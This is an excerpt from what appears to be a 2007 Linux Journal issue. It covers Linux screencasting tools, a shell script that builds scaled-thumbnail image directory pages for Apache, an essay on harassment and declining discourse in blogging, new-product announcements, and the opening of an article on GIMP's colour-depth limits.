


Figure 5. reKordmydesktop provides a rich, easy-to-use interface for creating screencasts.

Note that Istanbul saves in OGG format, so if you want something else, you have to convert it after the fact using a program like FFmpeg or mencoder.

four tabs (Figure 4). In Figure 4, I've highlighted the Performance tab, which controls frames per second, on-the-fly encoding and more. Changing settings here makes higher quality screencasts possible, but keep in mind that doing this impacts system performance, and you may require more horsepower to achieve good results.

The Files tab has two functions. It allows you to define your working directory (/tmp is the default), and it lets you decide whether you want to overwrite files as they are recorded. The resulting videos are saved to out.ogg. Subsequent writes will use out.ogg.1 and so on. If you would rather have gtk-recordMyDesktop overwrite the file each time, check the appropriate box on the Files tab. Under the Sound tab, you can change the number of audio channels, the frequency and the audio device location. Finally, under the Misc tab, you'll find primarily visual settings, such as the appearance of the mouse cursor in your videos.

For the KDE users out there, Marios Andreopoulos has created reKordmydesktop, a feature-rich and fantastic front end to recordMyDesktop. This program is a single Kommander script, and as such, it doesn't require a complicated installation, but you do need to have Kommander installed. Save the file to your desktop (or any location you please) and click on it. The reKordmydesktop dialog (Figure 5) appears, ready to do your bidding.

As you can see, the GUI does add some great flexibility, starting with a definable location and name for your OGG file. Everything you need is covered under these three tabs, although most of what you'll want is on the Common Settings tab. Let's look at a few of those, starting with sound. To record audio, make sure you click the Capture Sound check box. You can specify a time delay to your recordings—you can screencast reKordmydesktop, so you may want to minimize it first when capturing the

whole desktop—or set a time limit on the recording (look in the Chrono section). By default, reKordmydesktop captures the entire desktop. To select a window, click the Grab Window button on the left, and click on the program window you want to capture (again, you even can click reKordmydesktop if you choose). To start recording, simply click the Record button.

One thing I like about this program is that you can pause a recording, change things around, then continue by clicking Pause again. When you are done, click Stop, and the OGG file is written to disk.

Let's have another look at that three-tabbed interface. Under the Encoding Settings tab, audio and video settings can be changed and tweaked to give you a recording that balances your system's performance to provide the best quality possible. This might include dropping frames, selecting multichannel audio or choosing a higher sampling rate. The Advanced Settings tab allows you to select an alternate cursor (or none), change the working directory and more. If you think you've gone and changed things for the worse, there's a handy Restore Default Settings button here as well.

And that, *mes amis*, is what we call a wrap. The system clock, sadly, does not lie, and closing time is nearly upon us. I invite each and every one of you to try your own screencasts. Post them to your blogs, Web sites or even YouTube. Show others how much fun Linux and open-source software can be. In the meantime, perhaps François will be so kind as to refill your glasses once more. Until next time, please raise your glasses, *mes amis*, and let us all drink to one another's health. *A votre santé! Bon appétit!* ■

Marcel Gagné is an award-winning writer living in Waterloo, Ontario. He is the author of the all-new *Moving to Free Software*, his sixth book from Addison-Wesley. He also makes regular television appearances as Call for Help's Linux guy. Marcel is also a pilot, a past Top-40 disc jockey, writes science fiction and fantasy, and folds a mean Origami T-Rex. He can be reached via e-mail at mggagne@salmar.com. You can discover lots of other things (including great Wine links) from his Web site at www.marcelgagne.com.

Resources

gtk-recordMyDesktop:
recordmydesktop.sourceforge.net

Istanbul: live.gnome.org/Istanbul

reKordmydesktop: www.kde-apps.org/content/download.php?content=55760&id=1

Marcel's Web Site: www.marcelgagne.com

The WFTL-LUG, Marcel's Online Linux User Group:
www.marcelgagne.com/wftllugform.htmlusers/browse_thread/thread/c59a3b4e1fb9cae7?tv=2



Are you
shocked
by the
high cost
of iSCSI &
Fibre Channel
storage?

AoE is your answer!

ATA-over-Ethernet = simple, low cost, expandable storage.

www.coraid.com



EtherDrive® SR1520

- RAID enabled 3U appliance with 15 slots for hot swap SATA disks
- Check out our other Storage Appliances and NAS Gateway

1. Ethernet Storage – without the TCP/IP overhead!
2. Unlimited expandability, at the lowest possible price point!!
3. You want more storage...you just buy more disks – it's that simple!!!

Visit us at www.coraid.com
for more information.



1.706.548.7200

The Linux Storage People

www.coraid.com



DAVE TAYLOR

Displaying Image Directories in Apache, Part IV

The final steps in our thumbnail script scale and align the images within a pretty table.

The last step in our script development is to let more than one image be displayed on a line, because we now can reduce thumbnails as needed, whether they're wide or tall.

This is the fourth of four columns on how to write a shell script to make the display of directories full of images more useful than the default Apache `ls -l` style output.

In the first column, I explained how to drop a script in place to improve the Apache directory listing capability, and in the latter two columns, I showed how to work with images within a shell script, including a shell function that extracted height and width from most image file types.

I ended that column with a teaser, highlighting that if you really want to work with images on the command line, there's no better package than ImageMagick. You'll want it for this month's installment (www.imagemagick.org), if it's not already installed on your server.

Rewriting the Image Size Function

The first stab at the image size function `figuresize()` leaned on the `file` command to figure out image size. This works for GIF and PNG images, but it turns out that the `file` command can't figure out the image size for JPEG images, alas. So, we need to rewrite it using the ImageMagick `identify` script instead. Here's a sample (pruned) output:

```
$ identify teamgeist.jpg hentai-manga-example.gif archos-av700.png
teamgeist.jpg JPEG 350x350 350x350+0+0 DirectClass 8-bit 62.7734kb
hentai-manga-example.gif GIF 358x313 358x313+0+0 PseudoClass 256c
  ↳8-bit 86.4551kb
archos-av700.png PNG 567x294 567x294+0+0 DirectClass
  ↳8-bit 341.498kb
```

Notice that in all three cases, the image dimensions are shown as field three, in width x height format (for example, `archos-av700.png` is 567 pixels wide and 294 pixels high).

This means we can use `cut` to grab only those values and `cut` again to strip out field one and field two, like this:

```
width="$(identify $1|cut -d\ -f3|cut -dx -f1)"
height="$(identify $1|cut -d\ -f3|cut -dx -f2)"
```

If we add an `echo`, we have a rudimentary image size shell script. With that done, let's test it out with the Archos PNG file and the Teamgeist image that the `file` command couldn't handle:

```
$ sh myidentify.sh archos-av700.png
archos-av700.png: height=294 and width=567
$ sh myidentify.sh teamgeist.jpg
teamgeist.jpg: height=350 and width=350
```

Perfect. The `figuresize()` shell function is given an image filename and sets the global variables `height` and `width`, so it's easy to rewrite it to work with `identify`:

```
figuresize()
{
    width="$(identify $1|cut -d\ -f3|cut -dx -f1)"
    height="$(identify $1|cut -d\ -f3|cut -dx -f2)"
}
```

This is much smaller, much more efficient, and it works with JPEG images too—an all-around win!

Scaling Images Proportionally

The last step in our script development is to let more than one image be displayed on a line, because we now can reduce thumbnails as needed, whether they're wide or tall. Here, I write this to have three images abreast, but you can tweak it if you have a bigger screen, of course.

To have three images across in a window that'll be no wider than 700 pixels (to fit easily on an 800x600 screen), we want the thumbnail images to be no wider than 200 pixels. This means we want to call `figuresize()`, and then do some math to figure out the best reduced dimensions to get to that max.

The challenge is that the shell doesn't really let you work with floating-point (non-integer) numbers, so we need to trick `bc` into doing the work for us. Here's how that looks if `height` is the larger dimension:

```
factor="$(echo "scale=4;$maxsize/$height"|bc)"
newwidth="$(echo "$factor*$width"|bc|cut -d. -f1)"
```

To figure out how to scale the smaller dimension proportionally, we divide `MAXSIZE/actual height`, which will be a value less than 1.0, and then use that as the multiplier for the other dimension.

For example, let's say I have an image that's 313x358

but want to reduce it to no bigger than 200x200, proportionally; factor can be calculated as 200/358 (or .558), and then the smaller dimension is multiplied by .558 (that is, 313*0.558) to produce 174. The proportionally scaled image, then, is 174x200.

In script form, here's what I wrote:

```
if [ $height -gt $maxsize -o $width -gt $maxsize ] ;
then
  if [ $height -gt $width ] ; then
    # we'll want to constrain height
    factor="$(echo "scale=4;$maxsize/$height"|bc)"
    nh=$maxsize
    nw="$(echo "$factor*$width"|bc|cut -d. -f1)"
  else
    factor="$(echo "scale=4;$maxsize/$width"|bc)"
    nw=$maxsize
    nh="$(echo "$factor*$height"|bc|cut -d. -f1)"
  fi

  echo "Given $width x $height, scaled to "
  echo "$nw x $nh"

  width=$nw
  height=$nh
fi
```

Cool. Now if the image is too big, we can scale it automatically and adjust the height and width parameters as needed. If it's sufficiently small, nothing changes. A test run:

- Given 161x230, scaled to 139x200.
- Given 268x202, scaled to 200x150.
- Given 567x294, scaled to 200x103.
- Given 358x313, scaled to 200x174.
- Given 350x350, scaled to 200x199.


Last Step: Tables for Aligning Things

With all of this tucked into the script, we can use a skeleton table to organize things neatly. In a rough form, it'll look like this:

```
<table border="0"><tr>
<td align="center">image</td>
<td align="center">image</td>
<td align="center">image</td>
</tr></table>
```

Dropping it into the script, the key block that both displays the image, scaled, and keeps track of when we need to produce a new row in the table is:

```
if [ $linecount -eq $maxperline ] ; then # new row of table
```



```
echo "</tr><tr>"
linecount=0
fi

echo "<td align='center' valign='bottom'>"
echo "<a href=$name><img src=$name border=0"
echo " alt=$name height=$height width=$width />"
echo "<br>$name</a><br>($height x $width)</td>"

linecount=$(( $linecount + 1 ))
```

Figure 1. Example Result from the New Script

Now, because I want to write a highly readable script, it's worth highlighting that the top section lets you configure the heck out of this:

```
maxsize=150 # max thumbnail size, in pixels
maxperline=3 # max images per table row
```

Both of these constants can be tweaked as needed. The result? See Figure 1. Sweet!

The full script is pretty cool. If you'd like to get a copy of it, please pop over to my site: www.intuitive.com/wicked/imagedir.txt. Save it as index.cgi in an image directory on your Web server. ■

Dave Taylor is a 26-year veteran of UNIX, creator of The Elm Mail System, and most recently author of both the best-selling *Wicked Cool Shell Scripts* and *Teach Yourself Unix in 24 Hours*, among his 16 technical books. His main Web site is at www.intuitive.com, and he also offers up tech support at AskDaveTaylor.com.



DOC SEARLS

Beyond Blogging's Black Holes

With death threats and other terrorism, blogging ain't what it used to be.

The old 'sphere ain't the same. And, the problem isn't just incivility and flamage.

On the evening of March 27, 2007, I was a guest speaker at an evening class called Marketing 203, at a local community college. I was there to talk about blogging. Partway into my talk, the teacher, operating the classroom's built-in computer, put Technorati up on a screen in front of the room. I told him to click on one of the Top Search links. There, in the first item at the top of the screen, was my name, associated somehow with "death threats". For me, that marked the beginning of the end of Blogging as Usual. And I don't think I'm alone.

The original death threats were issued by an anonymous coward in the lively comments section of the blog by a veteran game developer, book author and speaker at tech conferences. I'll call her Barbara. (I am not naming names other than my own, because this column will find its way to the Web, and I don't want search engines to associate any of those names with the controversy that followed or further smudge any party's already-muddied reputation.) The original comments didn't bother Barbara too much, but she found her fears moving over an edge when a number of especially nasty posts appeared at "blogs authored and/or owned by a group that includes prominent bloggers...", she said.

I know the people who put up those blogs. They are friends of mine. I also know why they put those blogs up: to commit satire, lampoonery and other acts of fun at the (presumably tolerable) expense of familiar figures in the blogosphere. But, things got out of control. Rather than making fun, they made fear. A few of the posts were not only misogynistic and cruel, but threatening as well—or could easily be seen that way. None of the worst posts were made by people I knew (at least not that I know of), but guilt was implied by context and association. Long story short, things became FUBAR, and the sites were taken down.

Meanwhile, Barbara wrote in her blog post that she would not come to the conference where she was slated to speak that week, and that she was zero-basing her future in an on-line world where she had been a prominent fixture:

I do not want to be part of a culture—the Blogosphere—where this is considered acceptable. Where the price for being a blogger is kevlar-coated skin and daughters who are tough enough not to have their "widdy biddy sensibilities offended" when they see their own mother Photoshopped

into nothing more than an objectified sexual orifice, possibly suffocated as part of some sexual fetish. (And of course all coming on the heels of more explicit threats.)

I do not want to be part of a culture where this is done not by some random person, but by some of the most respected people in the tech blogging world. People linked to by A-listers like Doc Searls...I do not want to be part of a culture of such hypocrisy....

For more than a week following Barbara's original post, her name was the top search term on Technorati. To put this in context, consider the fact that Technorati—the blogosphere's main search engine—began as a hack by David Sifry in the fall of 2002 to help the two of us write a feature on blogging that ran in the January 2003 issue of *Linux Journal*. The whole thing lived on a Penguin Computing box in David's basement, serving the world through a DSL line. Now David has lost count of Technorati's servers, and the engine's traffic rank on Alexa now averages in the top 200, worldwide. In the US today (late April 2007) it's #59—out of billions. According to Technorati's stats, there are now more than 72 million blogs, with 120,000 more coming on-line every day. No wonder the controversy became named after Barbara, starting minutes after her post went up. No wonder she's put up only one post since: a "best of" collection of the informative and lighthearted graphics that were her specialty.

As of right now (a couple months before you read this), Barbara is done as a blogger. I hope she comes back and starts to contribute again, but I can understand why she might not. The old 'sphere ain't the same. And, the problem isn't just incivility and flamage. As old hands know, that's been around for the duration and will never go away. The problem is blogging itself. Somehow it's becoming more like TV and less like what made it great to begin with.

A few years back, Don Norman said, "Microsoft is a conversational black hole. Drop the subject into the middle of a room and it sucks everybody into a useless place from which no light can escape." Microsoft doesn't have that kind of gravity anymore, thank goodness, but the black hole metaphor still serves for any subject with an event horizon that exceeds the conversational

space that surrounds it.

This controversy became one of those holes. I realized after several posts that there was no way I could blog about it without doing more harm than good—for two reasons. One was the nature of the controversy itself. Once something becomes a Hot Topic, opinions get polarized, and people start forming buzzy hives around one position or another. The other was the persistent absence of hard facts. Nobody knew who made the original death-threat comments. And, nobody knew who made the most offensive posts, some of which appear to have come from a familiar blogger who insisted that his identity was hijacked while his servers were trashed. (He did that insisting through an e-mail to me that he asked me to share with the rest of the world.) Nobody was willing to press him hard on the issue or to mount a criminal-grade investigation. Meanwhile, the posts piled up until the ratio of opinion to fact verged on the absolute. At some point I came to realize that nothing I could say—no matter how insightful—would help if it took the form of opinion rather than facts.

Three weeks later, I found myself in another hole, right after the Virginia Tech shooting. From the beginning of that event, it was clear that mobile phones were the technology in the best position to help the killer's targets help themselves and each other. As it happens, I knew about ways that mobile phones and services could be made to provide additional help in an emergency like this one. That's because I advise a company that provides cell phones and services to universities. These phones not only have features made to help in emergencies on campuses, but they are open for users to develop their own applications and other improvements. In e-mail conversations right after the shooting news broke, I advised this company to do the sensible thing and not promote its "brand" or its services, but instead quietly to look for ways everybody could learn from the tragedy there. I didn't say any of that on my blog, or anywhere else in public print. But, I did say that stuff in a private e-mail to somebody who put that e-mail on his blog without asking me first. I called and asked him to take it down, which he did, but by then that cat was out of the bag. RSS feeds had gone

**Chip manufacturing,
warehouse automation,
and other throughput-intensive
systems require**

**high
speed**
processing of
c-tree technology

**FairCom database
technology makes
it possible.**



FairCom

www.faircom.com/go/?speed

Other company and product names are registered trademarks or trademarks of their respective owners. © 2007 FairCom Corporation

Blogging is a kind of half bakery, falling somewhere between public e-mail (a way to write for “cc:world”) and polished journalism of the sort we write for print publications like this one.

out. Another blogger published it, accusing me of taking advantage of a tragedy to advance a commercial cause. (Although he said it in far less polite terms than those.) In a comment under that blog post, I said the republished post was a private e-mail that was never meant to be blogged. But the blogger left it up, as an act of snarky passive aggression.

Then, several days after the shooting, NBC went public with the package of pictures and computer files mailed to it by Cho Seung-hui during a pause in his shooting rampage. In a private e-mail exchange with a small circle of individuals, a thoughtful discussion followed—about whether or not NBC should have released the whole pile of files, once the police had said doing that was okay with them. I privately took the position that the files should be released. Others didn’t. Discussion among individuals was civil, thoughtful. But after I blogged my opinion about the matter (offering full respect to other positions), darkness fell in two forms. First was dismissive nonconversation about the subject on other blogs. Second was the time-suck that the whole discussion turned into.

In the midst of that, a reporter with NPR (also a blogger of far more prominence than my own) asked me if I’d be willing to share my thoughts about the Cho files in an interview. So I did. As an old Radio Guy, I thought I did a pretty good job. So did the interviewer/blogger. But did I shed much light? Did anybody? I don’t know. When I heard myself on the radio, I had to admit that I sounded like yet another talking head. As I look around the blogosphere for illumination on the matter, I can’t find much. Did we learn anything? Not much, I don’t think.

When blogging came along, I welcomed it as a big advance over other public discussion systems, such as Usenet and IRC—for three reasons. First, nearly every blog is controlled by an individual. It is that person’s soap box, pulpit, personal journal. Second, blogs are syndicated, meaning that others can subscribe to their feeds, or to searches for subjects that might lead readers to a blogger’s original thinking on a subject. And third, blogging seems especially well suited to what I called “rolling snowballs”. That’s what happens when a good idea gets rolling and then is enlarged by others who add to it.

Blogging also has a provisional quality. You don’t have to hold down one corner of a “debate” like the yapping faces on CNN and Fox News. You can think out loud about a subject that other people can weigh in on. You can scaffold an understanding, raise a barn where new knowledge can hang out while more formal accommodations are built.

In this last respect, blogging is a lot like open-source code development. Anybody with something useful to contribute is welcome to come in and help out. As with open-source code development, the results of idea-building on blogs have NEA qualities: Nobody owns them, Everybody can use them, and Anybody can improve them.

This provisional quality relieves blogging of the need to put everything in final draft form, which can be labor-

intensive. Blogging is a kind of half bakery, falling somewhere between public e-mail (a way to write for “cc:world”) and polished journalism of the sort we write for print publications like this one. In fact, lots of ideas I’ve written about in *Linux Journal* were half-baked first on my blog. Software as construction, the Live Web, independent identity, the Giant Zero, VRM and The Because Effect are a few that come to mind.

But, it ain’t working like it used to. The black holes are getting more common and sucking up more time. The old leverage also seems to be drooping a bit. And, I don’t think it’s just me.

In fact, I see myself as a kind of controlled study. That’s because my blog hasn’t changed much in the 7.5 years it has been running. The “A-list” label (one I have never liked) owes more to longevity and reputation than it does to actual popularity. Or perhaps it applies to a relative popularity that has long since faded to B-list or lower status. Daily visitor traffic has stayed in the same range—a few hundred to a few thousand—since soon after the turn of the millennium. Back then, those were big numbers. Today, they’re peanuts next to BoingBoing, Kos, Huffington Post and lots of other blogs. In other words, the blogosphere has grown while my readership has not. At one point, my blog was as high as #9 on the Technorati Top 100. Today, it’s #609.

I don’t regard that slide as a Bad Thing. In fact, I think having a limited but persistent appeal is a Good Thing. Judging from e-mails, mentions and inbound links, my blog always has been read by a lot of very thoughtful, engaging and interesting people. But, I sense a decline of influence and involvement, and a rise in barely civil exchanges that fail to cause much progress. Maybe that’s me. Or, maybe it’s just the ratios. Hey, even thoughtful, engaged and interesting people have a lot more places to go on the Web, every day.

Meanwhile, my work as a fellow at Harvard’s Berkman Center and UCSB’s CITS is getting more rewarding every day. Real progress is being made on projects at both places. And, both are doing a better job of spilling ideas and material into my work as an editor here at *Linux Journal*. The contrast between those activities and the Olde Blog are getting higher.

I can still find a lot of interesting stuff on Technorati, but I feel like I need to navigate my way past more and more noise thrown off by popular culture. (Disclosure: I’m on the company’s advisory board.)

Now I’m looking for something that will do for blogging what blogging did for Usenet: move past it in a significant way. We need a better way for thinking people to share ideas and improve the world. What would that be?

It might help to think of the answer as the opposite of a black hole. ■

Doc Searls is Senior Editor of *Linux Journal*. He is also a Visiting Scholar at the University of California at Santa Barbara and a Fellow with the Berkman Center for Internet and Society at Harvard University.

LINUX JOURNAL



1994-2006 ARCHIVE

ISSUES 1-152 of *Linux Journal*

www.LinuxJournal.com/ArchiveCD

The 1994–2006 Archive CD,
back issues, and more!



◀ Tumbling Dice's Fedora coLinux


If the virtualization scene makes you giddy, have a good cackle over Tumbling Dice's new Fedora coLinux, a customized coLinux distribution that runs Fedora Core virtually under Microsoft Windows. Tumbling Dice claims easier installation than the standard coLinux, a complete manual, ease of use and full Fedora Core functionality. Target customers for the product include "technically competent 'hobbyists'", who don't want the overhead of a dual-boot solution, and companies and institutions with spare computing resources to deploy for large-scale applications (such as databases, simulations and so forth). The software/manual combo are available for download from the firm's Web site. Also see the coLinux link below for more info on the project.

www.tumblingdice.co.uk and colinux.wikia.com

Addison-Wesley's Professional Ruby Series

At about a one-a-month clip, and under the umbrella of its media-agnostic Professional Ruby Series, Addison-Wesley is cranking out interesting new resources for Ruby and Ruby on Rails developers. One of the series' new products is *Rails Routing*, a Digital Short Cut (PDF download) from author David Black on taking full advantage of the Rails routing system. Another new product is the book *RailsSpace: Building a Social Networking Website with Ruby on Rails*, from Michael Hartl and Aurelius Prochazka. RailsSpace "helps developers learn to build large-scale, industrial-strength projects in Ruby on Rails by developing a real-world application: a social networking Web site à la MySpace, Facebook, or Friendster". Finally, RailsSpace also features a companion video-training product, dubbed *RailsSpace livelessons*, due out in July 2007.

www.awprofessional.com/ruby



Solid Information Technology and Proven Scaling's DorsalSource

The blogs remain alive with the sound of grumbling after MySQL stopped providing binaries of the community edition for some versions of its popular database. To appease the database faithful, the firms Solid Information Technology and Proven Scaling teamed up to create DorsalSource.org, a repository for updated binaries of MySQL and related products, such as solidDB for MySQL. Platforms covered include Linux, Windows and Mac OS X. The site will be maintained and run by the community.

www.dorsalsource.org

CD Recycling Center of America

The CD Recycling Center of America is not a new product per se but rather a means to transform our old products—compact discs—into new ones. The Center recycles "all components of compact-disc packaging, CDs and DVDs alike, including the disc, the case and the paper booklet". By recycling, you'll save energy and landfill space and reduce pollution, and your CDs will become raw materials for a new generation of products. Center founder Bruce Bennett says, "If a product requires manufacturing into a man-made item that basically will not naturally recycle itself, then man has the duty to find, collect, recycle and reuse as much of that product as new products in any way he can. Compact discs are one of these man-made products." We couldn't have said it more eloquently ourselves.

www.cdrecyclingcenter.com





CD Recycling Center
of America

Wolfram Research's Mathematica

Do all of us a favor by holding a cup under your drool-leaking mouth as you read on, because Wolfram Research has released Version 6 of its flagship Mathematica application. Mathematica 6, a powerful general computation environment for calculations, large-scale computations, complex programming and visualizing and modeling data, is the "most important advance in its 20-year history", says Wolfram, as well as "a whole new way of interacting with the world of data". Key new advances include dynamic interface creation; adaptive visualization; symbolic interface construction; improved automation of external data handling; final-quality presentation throughout the working process; built-in utilization of computable data sources; and the unification of graphics, text and controls. Mathematica 6 has 32- and 64-bit editions for Linux (SUSE, Red Hat, Fedora), UNIX, Windows and Mac OS X.

www.wolfram.com



FiveRuns' RM-Manage and RM-Install

The firm FiveRuns, maker of a popular systems management application, is busting out into new territory with its new Enterprise Management Suite for Rails, a series of applications for managing the full Rails application life cycle. The suite's first two offerings are RM-Manage and RM-Install, with more on the way. FiveRuns calls RM-Manage "the only Rails application management tool in the market today", helping to "monitor and manage the production performance of the Rails application". Meanwhile, RM-Install is a "tested, multiplatform enterprise-ready Rails stack" that ensures that all of the parts (for example Ruby, Rails, MySQL, Apache and LightTPD) will work together during Rails development. FiveRuns points out that its Rails expertise comes from using it to build its original flagship application. RM-Install is a free download; RM-Manage is available on a subscription basis.

www.fiveruns.com

OrangeHRM On-Demand

The range of corporate apps available to Linux users continues to mature with the recently released OrangeHRM On-Demand 2.1, a hosted version of OpenHRM's open-source human resources management solution for small and mid-size enterprises. OrangeHRM claims to be reaching parity with proprietary HRM solutions while offering "key pricing and development cycle advantages" due to open source. As a SaaS solution, On-Demand requires no in-house hardware or software and is subscription-priced based on duration and number of users. OrangeHRM's technology features a rich, Ajax-based interface, a lightweight LAMP architecture and open data standards based on HR-XML. Feature improvements in version 2.1 include easier employee-leave administration, improved employee search, user-defined employee IDs and enhanced reporting. The application is available as a free download from OrangeHRM's Web site and uses the GNU GPL open-source license.

www.orangehrm.com



Please send information about releases of Linux-related products to James Gray at newproducts@linuxjournal.com or New Products c/o *Linux Journal*, 1752 NW Market Street, #200, Seattle, WA 98107. Submissions are edited for length and content.

Deep Images

GIMP's shallow history and two alternatives that aren't as gimped as GIMP. DAN SAWYER

I run a small multimedia studio and often do a number of jobs simultaneously, from sound engineer to producer. But, when the client calls go quiet, and no projects are pressing, I take time to indulge in my escapist passion: photography.

I keep Photoshop at the ready in case of emergencies, but I don't use it if I don't have to. Most of my machines run Linux, and I prefer it that way. I love the variety of CLI tools for batch processing in ImageMagick, and PanoTools (though I doubt I'll ever master all their capabilities). I love the UNIX philosophy of creating larger applications by knitting together a suite of modular programs that do one thing and do it well. I love that RAW image processing is simple and efficient with UFRAW, which saves to high bit-depth formats and preserves one of the great advantages of using RAW for texture and HDR work. Most of all, I love the pixel pushers—those end-user programs for editing raster graphics.

For years now, I've been using The GIMP for the most of my postprocessing work. GIMP frequently may be maligned for its un-Photoshop-like interface and its utilitarian approach to filters, but I've grown to love it precisely for these reasons.

During its 2.x release cycle, GIMP has outgrown a lot of its early awkwardness. It is now more memory-efficient, and its new features, such as improved font handling, keep it looking fresh and chipper. But, under the hood, it truly is becoming gimpy, because its core is hobbled by design.

The problem started as a political one. Once upon a time, Rhythm and Hues submitted a set of patches to GIMP that gave it high-color depth capability (a necessity for retouching movies). But GIMP, still in the 1.x release series, didn't know what to do with it, and it rejected the patches out of hand. The patches were primitive and didn't seem important anyway. After all, Photoshop didn't support such images then either, and no one really needed it.

That decision proved remarkably short-sighted. There have since been a number of

abortive attempts to replace GIMP's color engine with GEGL to handle high-depths, but so far it's been vaporware.

In the intervening years, computing power comfortably chugged along the path of Moore's Law to Kurtzweil's Singularity, and some startling changes happened. Consumer equipment outgrew GIMP.

First, GIMP can handle only 8 bits of contrast per channel. There are 24 million possible colors and 255 different potential levels of brightness. Although this looks wonderful on a computer screen compared to what we once saw, and although the sharpness and resolution of modern flat panels mean that they often look better than old CRTs or

Aside from the basic GIMP feature set, CinePaint sports a proper color management system—the very thing whose absence renders GIMP inappropriate for professional and near-professional work.

television, the fact remains that a contrast ratio of 255:1 is small, particularly compared to the thousands of gray shades that film reproduces and the hundreds of thousands that our eyes perceive. To put it bluntly, even at its best, color in the digital world has pretty much always sucked.

That is changing. High-def video formats have a wider contrast ratio, using a 10-bit floating point rather than an 8-bit linear color format; one of the high-def formats, HDV, is priced to sell to more spendy consumers in the form of camcorders from all the major manufacturers,

starting at around \$1,000.

In the world of film and photography, high-quality film scanning has pushed the contrast resolution of a good drum scan higher still, into the realm of 16-bit float or 32-bit linear. Although that may seem irrelevant to most end users, the corollary is not. Nikon, Canon and most of the other major manufacturers have priced Digital SLRs below \$800, and almost all of these cameras allow users to shoot in RAW format.

RAW formats are CCD data dumps—the three color sensors aren't interpolated, blended or processed like you would normally expect. This is left up to users to do with their computers when they offload the images, which easily can run more than 10MB each. Most of the time, people shoot RAW and then process the images to ordinary JPEGs under the mistaken presumption that they're getting more bang for their buck, when in fact they're just creating more work for themselves. JPEG compression is, after all, JPEG compression. JPEG is a lossy, 8-bit format, period. JPEGs can look stunning, and most of the time they are perfectly adequate, even for some print jobs. But they do not preserve the advantages to shooting RAW, which are twofold:

1. No lossy compression.
2. Higher bit depths.

